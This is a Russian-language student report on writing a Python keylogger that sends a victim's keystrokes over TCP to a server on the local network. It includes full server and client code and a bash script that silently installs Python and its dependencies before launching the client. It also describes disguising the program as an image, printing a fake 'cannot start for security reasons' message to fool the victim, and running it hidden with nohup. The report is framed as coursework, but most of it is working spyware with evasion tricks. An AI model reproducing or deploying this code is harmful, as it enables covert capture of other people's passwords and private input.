Отчет студента группы ИСТ-412 Кузина Ивана

о разработке кейлогера, работающего в локальной сети

1. Введение

Данный отчет описывает процесс создания кейлогера — программы для регистрации нажатий клавиш и передачи их данных через локальную сеть. Цель проекта заключалась в разработке программы для отслеживания нажатий клавиш на чужом компьютере и ознакомлении с основами кибер-безопасности как со стороны взломщика, так и со стороны защитника.

Основные цели проекта:

- Создание кейлогера, регистрирующего все нажатия клавиш и передающего их на сервер через локальную сеть.
- Изучение и применение сетевых технологий для реализации взаимодействия клиент-сервер.

2. Использованные технологии

Для реализации проекта использовались следующие технологии:

- **Язык программирования:** Python.
- **Библиотеки:** `socket`, `threading`, `time`, `pynput`.
- **Сетевой протокол:** TCP для передачи данных по локальной сети.
- **Инфраструктура:** Wi-Fi как основное средство организации локальной сети.

3. Реализация проекта

3.1. Исследование сетевых технологий

С самого начала мне пришлось углубиться в тему сетей, из-за того, что нужно было понять как мне передавать данные. Я смотрел особенности сетей, какие виды где используются. Ознакомившись с информацией , я понял, что способ передачи данных, который подойдет именно мне это передача данных по локальной сети, а конкретно по вайфаю.

У меня были идеи о том, чтобы передавать данные каким-то другим способом. Например через тот же самый телеграм, где уже не требуется подключение главного компьютера и компьютера клиента к одной сети, а требуется лишь подключение к интернету, чтобы отправить сообщение боту. Конкретно этот метод не был использован из-за того, что в реальной жизни он скорее всего не был бы реализован профессионалами. Социальная сеть не подходит для передачи таких данных.

Также, возможно можно было бы отправлять данные на сервер который лежит в интернете, в открытом доступе, но у меня нет возможности арендовать сервер / хостинг, поэтому я отказался от данной идеи

В результате анализа был выбран способ передачи данных через локальную сеть, основанный на использовании Wi-Fi. Этот метод позволил снизить зависимость от внешних факторов, сохранив контроль над инфраструктурой передачи.

3.2. Разработка сервера

Серверная часть программы была реализована на Python с использованием библиотеки `socketserver`. За несколько строчек я создал сервер, который будет запускаться на моем компьютере на каком-то определенном порте. Код сервера представлен ниже:

```
import socketserver

class FileServer(socketserver.BaseRequestHandler):
    def handle(self):
        received_string = self.request.recv(1024).decode('utf-8')
        print(f"Получено сообщение: {received_string}")

if __name__ == '__main__':
    HOST, PORT = '192.168.84.235', 1289
    with socketserver.TCPServer((HOST, PORT), FileServer) as server:
        print('Сервер запущен, ожидаем подключения...')
        server.serve_forever()
```

Рис.1 Создание сервера

3.3. Реализация клиента

Клиентская часть отвечает за регистрацию нажатий клавиш и передачу данных на сервер. Подключение к серверу осуществляется через TCP-сокет. Основной код клиента:

```
def send_string(string):
    import socket

    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        try:
            s.connect(('192.168.84.235', 1289))
            s.sendall(string.encode('utf-8'))
        except Exception as e:
            print(f"Ошибка при отправке данных: {e}")
```

Рис. 2 Создание клиента

3.4. Регистрация нажатий клавиш

Для регистрации событий клавиатуры была использована библиотека `pynput`. На каждом событии (нажатие клавиши) данные отправляются на сервер. Если соединение с сервером прерывается, программа повторяет попытку подключения каждые 5 секунд. Пример реализации:

```python
from pynput import keyboard
import time
import threading

lock = threading.Lock()
result_string = ''

def on_press(key):
    global result_string
    while True:
        try:
            with lock:
                try:
                    result_string += key.char
                except AttributeError:
                    result_string += str(key)
                send_string(result_string)
                result_string = ''
                break
        except (ConnectionAbortedError, socket.error):
            time.sleep(5)

def start_keyboard_listener():
    with keyboard.Listener(on_press=on_press) as listener:
        listener.join()
```

Рис. 3 Создание функции считывания клавиш

Момент с отправкой данных был ключевым в моем проекте. С простым отслеживанием клавиш было очень просто разобраться.

3.5. Объединение модулей

Потом после написания всех основных функций они собираются в одну, где запускаются через потоки, чтобы работать параллельно. Главная функция программы выглядит следующим образом:

Рис. 4 Создание функции запуска программы

```python
def main():
    import threading
    import time

    keyboard_thread = threading.Thread(target=start_keyboard_listener)
    keyboard_thread.daemon = True
    keyboard_thread.start()

    print("Запуск основного процесса невозможен из соображений безопасности")

    while True:
        time.sleep(1)

if __name__ == '__main__':
    main()
```

3.6. Обеспечение универсальности


Когда я начал тестировать свою программу, на моем компьютере все работало хорошо и никаких проблем не возникало, и я решил, что нужно проверить ее работу на другом компьютере. Перейти будто в реальные условия.

Тогда я столкнулся с проблемой. На другом компьютере не было установлено питона, поэтому программа попросту не могла запуститься (скомпелироваться).

Тогда я понял, что вредоносные программы должны быть универсальными, чего я с самого начала не учитывал. Мне пришлось обдумать каким образом можно установить на компьютер питон, а потом после этого установить все зависимости, которые требуются в моем проекте.

Покапавшись в интернете я узнал, что на маках есть расширение sh, файлы с таким расширением являются исполняемыми, и их можно использовать для решения возникшей задачи

В исполняемом файле я написал код представленный на следующем рисунке:



```
#!/bin/bash

install_mac() {
    if ! command -v python3 &> /dev/null
    then
        if ! command -v brew &> /dev/null
        then
            /bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homeb
        fi

        brew install python
    fi

    if ! python3 -m pip &> /dev/null
    then
        python3 -m ensurepip --upgrade
    fi

    python3 -m pip install pynput
}

install_linux() {
    sudo apt-get update
    sudo apt-get install -y python3 python3-pip

    pip3 install pynput
}

install_windows() {
    if ! command -v choco &> /dev/null
    then
        powershell -Command "Set-ExecutionPolicy Bypass -Scope Process -Force;
            [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.S
            iex ((New-Object System.Net.WebClient).DownloadString('https://cho
    fi

    choco install python -y

    python -m pip install pynput
}

OS="$(uname -s)"
case "${OS}" in
    Darwin*) install_mac ;;
    Linux*) install_linux ;;
    CYGWIN*|MINGW*|MSYS*) install_windows;;
    *)
        exit 1
        ;;
esac

if [[ "$OS" == *MINGW* || "$OS" == *CYGWIN* || "$OS" == MSYS ]]; then
    pythonw client.py
else
    python3 client.py || python client.py
fi
```

Этот скрипт обеспечивает установку Python и зависимостей на macOS, Linux и Windows. Эта задача была решена для операционной системы mac, она автоматически устанавливала все что нужно и запускала исполняемый файл (предполагается что он уже будет присутствовать на компьютере жертвы)

Но к сожалению, на операционной системе windows данный код не работает. Дело в том,

что с недавнего времени питон на windows можно установить только через microsoft store, поэтому также как на маке установить питон без согласия жертвы для меня оказалось невозможным. ,

По итогу в моем проекте имеется

Папка в которой содержатся файл для клиента (подключение к серверу и считывание нажатий клавиш, а также файл, который устанавливает все необходимое для запуска вредоносного кода и осуществляет его) и папка сервера, куда будут отправляться данные

Исполняемый файл

Отлично, теперь у меня есть какая-никакая автоматизация (самостоятельность) программы.

В конце я решил сделать так, чтобы всё это можно было запустить как исполняемый файл, чтобы и **sh** файл, и основной файл с кодом работали втайне от жертвы. Я решил, что исполняемый файл будет выглядеть как обычная картинка.

Для выполнения этой задачи я установил библиотеку `pyinstaller`, которая упаковывает исполняемый код в готовый исполняемый файл.

Однако при его запуске возникли конфликты с системой безопасности компьютера, что существенно снижало возможность скрытного выполнения программы.

Опыт с созданием исполняемого файла натолкнул меня на вывод, что современные системы безопасности настолько продвинуты, что, счастью, такой новичок, как я, за неделю не может написать программу, которая обеспечит незаметный доступ к данным компьютера другого человека. Для того, чтобы заниматься подобными "плохими" делами, нужно иметь гораздо более глубокие знания. Или же, возможно, новичку потребуется не неделя, а две :)

Демонстрация работы

Запускаем файл под названием server.py на нашем компьютере

Рис. 6 Вывод в консоли после запуска сервера

Потом берем и запускаем на компьютере „жертвы“ файл client.py

Рис. 7 Вывод в консоли после запуска клиента

Можно заметить что я специально сделал вывод строки „*The process cannot start due to security reasons“*, чтобы жертва подумала якобы все обошлось. Хотя возможно стоило ничего вообще не выводить в консоль. Вот такая обманочка

И теперь, когда программы с обеих сторон запущены, в консоли сервера можно увидеть логи в виде символов, которые печатаются на клиенте.




Рис. 8 Вывод символов на сервере

Примечание (Более скрытный способ запуска программы):

Существует способ запуска программы, который делает работу программы практически не заметной для обычного пользователя (да и для необычного тоже).

Для начала также как раньше запускаем сервер на главном компьютере, куда будут приходить нажатые клавиши.

Потом, на компьютере клиента открываем командную строку (консоль) и в ней переходим к папке, где содержится файл client.py:




Рис. 9 Переход в папку с файлом client.py

Итак, нам остается прописать специальную команду:

```
nohup python client.py &
```

Она запустит программу в фоновом режиме , и даже при закрытии консоли, она продолжит свою работу.

Теперь проверим консоль сервера:




Рис. 10 Работа программы при запуске в „скрытном“ режиме

WINDOWS

Итак, если вам нужно после этого завершить программу на компьютере жертвы, вы должны прописать в консоли такую команду, если вы работаете на Windows:

```
tasklist | findstr python
```

Это покажет все запущенные процессы Python. Запомните `PID` (идентификатор процесса).

А затем остановите процесс:

```
taskkill /PID <Сюда введите PID> /F
```

И программа завершится.

MAC/LINUX

Если же вы работаете на мак или линукс, вам нужно ввести другие команды в консоль.

Чтобы найти процесс, нужно ввести:

```
ps aux | grep python
```

Видим такие процессы:




Рис. 11 Список процессов связанных с python

Нам нужен процесс в котором есть client.py. Такой в списке есть. Запоминаем его PID, а именно **3835**.

Прописываем в командную строку команду:

```
kill -9 <PID>
```

(В нашем случае PID — 3835)

В консоли, где запускали файл клиента, можем увидеть, как завершилась работа программы:




Рис. 12 Завершение работы программы на клиенте

Заключение

В заключение по проекту я могу сказать следующее: Я изучил основы работы с сетью, поработал с консолью и получил больше понимания того, как функционирует сервер, для чего он нужен. Написал простую программу для захвата нажатий клавиш на компьютере. Также я осознал, что для того, чтобы создать программу для кражи данных с другого компьютера, необходимо обладать глубокими знаниями о работе как компьютеров, так и сетей, а также иметь хорошее понимание цифровой безопасности.

Для себя лично я понял, что кибербезопасность — это очень интересная, но в то же время сложная сфера. Она точно потребует дальнейшего изучения, но сейчас я предпочту сосредоточить внимание на более практических задачах. Ведь, честно говоря, пока мне нечего защищать :)

Использованные источники:

1. https://chatgpt.com/

К сожалению, я не сохранял использованные источники, но в любом случае большинство информации я спрашивал у своего лучшего интернет друга (gpt)

ССЫЛКА НА РЕПОЗИТОРИЙ С ПРОЕКТОМ:

https://github.com/nehoroshiyparen/simple_keylogger